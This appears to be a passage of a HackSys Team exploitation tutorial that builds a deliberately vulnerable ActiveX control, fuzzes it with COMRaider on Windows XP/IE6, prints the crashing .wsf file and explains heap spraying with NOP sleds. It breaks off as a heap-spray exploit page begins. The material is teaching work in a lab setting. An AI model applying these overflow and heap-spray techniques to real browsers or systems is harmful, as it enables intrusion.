
Now, we will insert the **vulActiveX** control to it and invoke the methods. Click on **Edit --> Insert New Control**.



Select **ATLActivexControl Class** and then click on **OK** button.



Right click on **ATLActivexControl** and select “**Invoke Methods...**” from the context menu.



Input “**HackSys Team – Panthera**” as **Parameter Value**. Now, click on **Set Value** button and lastly click on **Invoke** button.

You should see a message box with the data that we entered in **Parameter Value** text box.

We have successfully tested our **vulActiveX** control and it’s working as expected.

WRITING HTML TO TEST VULACTIVEX CONTROL

Locate **ATLActivexControl.htm** in **Solution Explorer**. Double click on it to open the source code for editing.



Our plan is to pass the arguments to the **BufferOverflow** method in **vulActiveX.dll** using **Java Script**.

```
<OBJECT ID="ATLActivexControl" CLASSID="CLSID:C44CBF61-7844-4C4B-BC77-7643FD70848E"></OBJECT>
```

The above code loads the **vulActiveX.dll** control identified by **GUID**. Visual Studio automatically assigns a unique **GUID** to our control so that the control can be identified.

Replace the content of **ATLActivexControl.htm** with the below given HTML content. I have commented the source code for better understanding. If you face any issue, please feel free to write to us.

----- ATLActivexControl.htm -----

```
<html>
<head>
    <title>ATLActivexControl BufferOverflow</title>
    <script language="javascript" type="text/javascript">

        //Function to call BufferOverflow method from vulActiveX.dll
        function BOF() {

            //Assigns _vulActiveX variable to ATLActivexControl
            var _vulActiveX = document.getElementById("ATLActivexControl");

            //Pass the parameter to BufferOverflow function
            _vulActiveX.BufferOverflow("HackSys Team - Panthera");
        }

    </script>
</head>
<body>
    <object id="ATLActivexControl" classid="CLSID:C44CBF61-7844-4C4B-BC77-7643FD70848E">
    </object>
    <div>
        <h1>
            vulActiveX BufferOverflow</h1>
        <div>
            <h2>
                HackSys Team - Panthera</h2>
            <br />
            <b>
                <p>
                    Website: <a href="http://hacksys.vfreaks.com/">http://hacksys.vfreaks.com/</a></p>
                    <p>
                        Email: <a href="mailto:hacksysteam@hotmail.com">hacksysteam@hotmail.com</a></p>
                </b>
            </div>
            <p>
                Click on the button to invoke <b>BufferOverflow</b> method.</p>
                <input type="button" onclick="BOF();" value="Invoke BufferOverflow" />
            </p>
        </div>
    </body>
</html>
```


VULNERABILITY RESEARCH

In this phase we will try to find whether **vulActiveX.dll** is really vulnerable to buffer overflow attacks. Vulnerability exists when we are able to write beyond the stack. If we are able to control **EIP (Extended Instruction Pointer)** register or overwrite **Structured Exception Handler**, there are changes that we may exploit the program. The best way to find a bug in a program is to disassemble it using **IDA Pro** or **Immunity Debugger** and read and analyse the vulnerability. But, this may take many hours of tough dedication.

Simplest way of finding a bug is by **fuzzing** the program. **Fuzzing** is a dynamic-analysis technique that consists of testing an application by providing it with malformed or unexpected input.

COMRAIDER ACTIVEX FUZZER

COMRaider is an application designed to help you fuzz **COM** object interfaces. **COMRaider** is a mix of a **VB6** interface and some **VC6** dlls. All of the main interface code and database access is done in **VB** for simplicity. Disassembly engine (**olly.dll**), debugger core (**crashmon.dll**) and API Logger (**logger.dll**) have been done in **VC6**.



Since **COMRaiders** main focus is on scriptable components which can be loaded in Internet Explorer, the fuzzing implementation is based off of dynamically created **Windows Script Files (*.wsf)**. This design has some drawbacks, in that target objects will have to support the **IDispatch** or **IDispatchEx** interfaces in order to be scriptable, and that scripting clients can only access the default interface of a COM object.


Is vulActiveX.dll Vulnerable?

We will use **Windows XP SP3** with **Internet Explorer 6** for fuzzing our **vulActiveX** control. Before going forward, let's copy **vulActiveX.dll** and **ATLActivexControl.htm** to **Windows XP SP3** virtual machine.



Open **Command Prompt** and register our **vulActiveX.dll**


```
regsvr32 vulActiveX.dll
```



vulActiveX.dll has been registered successfully. Now, let's test the HTML file and try to find if our **vulactiveX.dll** is working as expected. When we open the HTML file, we will get a warning.



Right click on the yellow bar and select “Allow Blocked Content...”




Now, click on **Invoke BufferOverflow** button.

Wow **vulActiveX** control is working as expected. In the next phase, we will use **COMRaider** to fuzz our ActiveX control.

FUZZING VULACTIVEX

In this phase, we will try to find if we are able to control **EIP** register or **Structured Exception Handler**. We will identify the number of bytes it takes to cause an **EXCEPTION**.


Let's fire up **COMRaider** and start fuzzing.




In **COMRaider**, click on **Start**. Next, click on “**Choose ActiveX dll or ocx file directly**” and then click on **Next** button.

Lastly, locate the **vulActiveX.dll** and click on **Open**.


vulActiveX.dll will be loaded for fuzzing. We will fuzz the entire available member to determine the vulnerable member. **COMRaider** dynamically creates collection of **Windows Script File (*.wsf**) to test whether **EXCEPTION** occurs after sending malformed inputs.



Right click on **BufferOverflow** member and select “**Fuzz member**”. A list of *.wsf files will be created for fuzzing. Now, click on “**Next >>**” button.



Let's hope we get to see **EXCEPTIONS** to occur after fuzzing is over.




Wow, from the above screenshot, it indicates that **COMRaider** detected **10 exceptions**. Next, click on **OK** button.

Let's view the **EXCEPTION** details.

File	Result	Exceptions	
C:\COMRaider\vulActive\XLib\ATLActivexControl\BufferOverflow\1734042254.wsf	Caused Excepti...	1	
C:\COMRaider\vulActive\XLib\ATLActivexControl\BufferOverflow\1387531479.wsf	Caused Excepti...	1	
C:\COMRaider\vulActive\XLib\ATLActivexControl\BufferOverflow\1908716626.wsf	Caused Excepti...	1	
C:\COMRaider\vulActive\XLib\ATLActivexControl\BufferOverflow\466789024.wsf	Caused Excepti...	1	
C:\COMRaider\vulActive\XLib\ATLActivexControl\BufferOverflow\1772280900.wsf	Caused Excepti...	1	
C:\COMRaider\vulActive\XLib\ATLActivexControl\BufferOverflow\1759328615.wsf	Caused Excepti...	1	
C:\COMRaider\vulActive\XLib\ATLActivexControl\BufferOverflow\1279838121.wsf	Caused Excepti...	1	
C:\COMRaider\vulActive\XLib\ATLActivexControl\BufferOverflow\766547930.wsf	Caused Excepti...	1	
C:\COMRaider\vulActive\XLib\ATLActivexControl\BufferOverflow\1788071155.wsf	Caused Excepti...	1	
C:\COMRaider\vulActive\XLib\ATLActivexControl\BufferOverflow\675263152.wsf	Caused Excepti...	1	
Address	Exception	Module	Instruction
401163	ACCESS VIOL...	vulActiveX.dll	MOV [EDX+EAX],CL

Right click on any entry under "File" column. Next, right click on first entry under "Instruction" column and click on "View Details".

A new window with **EXCEPTION** details will appear.



Yeah, we were able to overwrite and corrupt the **Structured Exception Handler Chain** but we were unable to overwrite **EIP** register. An important thing to find is the amount of junk data that will overwrite **Structured Exception Handler**.

Let's go for it.

File	Result	Exceptions	Windows	ApiHits
C:\COMRaider\vulActiveX\lib\VATLActivexControl\BufferOverflow\1734042254.wsf	Caused Excepti...	1	0	0
C:\COMRaider\vulActiveX\lib\VATLActivexControl\BufferOverflow\1387531479.wsf	Caused Excepti...	1	0	0
C:\COMRaider\vulActiveX\lib\VATLActivexControl\BufferOverflow\1908716626.wsf	Caused Excepti...	1	0	0
C:\COMRaider\vulActiveX\lib\VATLActivexControl\BufferOverflow\466789024.wsf	Caused Excepti...	1	0	0
C:\COMRaider\vulActiveX\lib\VATLActivexControl\BufferOverflow\1772280900.wsf	Caused Excepti...	1	0	0
C:\COMRaider\vulActiveX\lib\VATLActivexControl\BufferOverflow\1759328615.wsf	Caused Excepti...	1	0	0
C:\COMRaider\vulActiveX\lib\VATLActivexControl\BufferOverflow\1279838121.wsf	Caused Excepti...	1	0	0
C:\COMRaider\vulActiveX\lib\VATLActivexControl\BufferOverflow\766547930.wsf	Caused Excepti...	1	0	0
C:\COMRaider\vulActiveX\lib\VATLActivexControl\BufferOverflow\1788071155.wsf	Caused Excepti...	1	0	0
C:\COMRaider\vulActiveX\lib\VATLActivexControl\BufferOverflow\575263152.wsf	Caused Excepti...	1		

- [View File](#)
- [Save To](#)
- [Copy File Name](#)
- [Test Exploit in IE](#)
- [Launch Normal](#)
- [Launch in Olly](#)

Right click on any of the entry under “File” column and select “View File” from the context menu.

The screenshot shows a Windows Notepad window titled "675263152.wsf - Notepad". The file contains XML code for a COMRaider job. The code defines a package with a job ID, target object (vulActiveX.dll), and a script in vbscript language. The script uses 'wscript.echo typename(target)' to identify the target. It then sets up a prototype for the BufferOverflow method, specifies the member name, and identifies the control as vulActiveXLib.ATLActivexControl. The exploit payload is defined as 'arg1=String(14356, "A")' and is passed to the target's BufferOverflow method. The exploit concludes with closing script, job, and package tags.

```
<?XML version='1.0' standalone='yes' ?>
<package><job id='DoneInVBS' debug='false' error='true'>
<object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='target' />
<script Language='vbscript'>

'File Generated by COMRaider v0.0.133 - http://labs.idefense.com

'wscript.echo typename(target)

'for debugging/custom prolog
targetFile = "C:\Documents and Settings\HackSys\Desktop\vulActiveX.dll"
prototype = "Function BufferOverflow ( Byval sBuffer As String ) As Long"
memberName = "BufferOverflow"
progid = "vulActiveXLib.ATLActivexControl"
argCount = 1

arg1=String(14356, "A")
target.BufferOverflow arg1

</script></job></package>
```

From the **675263152.wsf** file, we came to know that, if we will pass **14356** bytes of junk data to **BufferOverflow** method, then it will overwrite the **Structured Exception Handler**.

Our plan is to spray the **Heap of Internet Explorer's Process Memory** with **No Operation Sleds** and **shellcode**, this will slide the **CPU** to our **shellcode** and execute it.

Finally, in this phase, we have determined that **vulActiveX.dll is really vulnerable**.

HEAP

Heap is a common name for **dynamically allocated memory**. Memory allocation requests are fulfilled by locating and allocating a block of unused memory from a large pool of memory known as the **Heap**.

HEAP SPRAYING

The **Heap Spraying** technique was discovered by **Skylined**.

Heap Spraying is an attack technique commonly used in hijacking victim's browsers to download and execute malicious code. In **Heap Spraying**, a large portion of the victim process's heap is filled with malicious code. As the location of the injected code is not exactly predictable, heap-spraying attacks need to inject a huge amount of malicious code to increase the chance of success of exploitation.

Injected payload usually includes lots of **No Operation (NOP)** instructions (e.g. **0x90**), which redirect the execution to **shellcode**.

A heap spray does not actually exploit any security issues but it can be used to make a security issue easier to exploit. A heap spray by itself cannot be used to break any security boundaries.

HEAP SPRAYING USING JAVASCRIPT

Heap Spraying for web browsers is commonly implemented in **JavaScript** and the heap is sprayed by **creating large strings**. The most common technique used is to start with a string of one character and concatenating it with itself over and over. This way, the length of the string can grow exponentially up to the maximum length allowed by the scripting engine.

Depending on how the browser implements strings, either **ASCII** or **Unicode** characters can be used in the string. The **heap spraying** code makes copies of the long string with **shellcode** and stores these in an array, up to the point where enough memory has been sprayed to ensure the exploit works.

----- **HeapSpray_vulActiveX.html** -----

```

<html>
<head>
    <title>Heap Spraying In Action JavaScript</title>
    <object classid='CLSID: C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
    </object>
    <script type="text/javascript" language="javascript">
        //=====
        //      Heap Spraying Using JavaScript      //
        //      HackSys Team - Panthera          //
        //      http://hacksys.vfreaks.com/       //
        //      hacksysteam@hotmail.com         //
        //                                         //
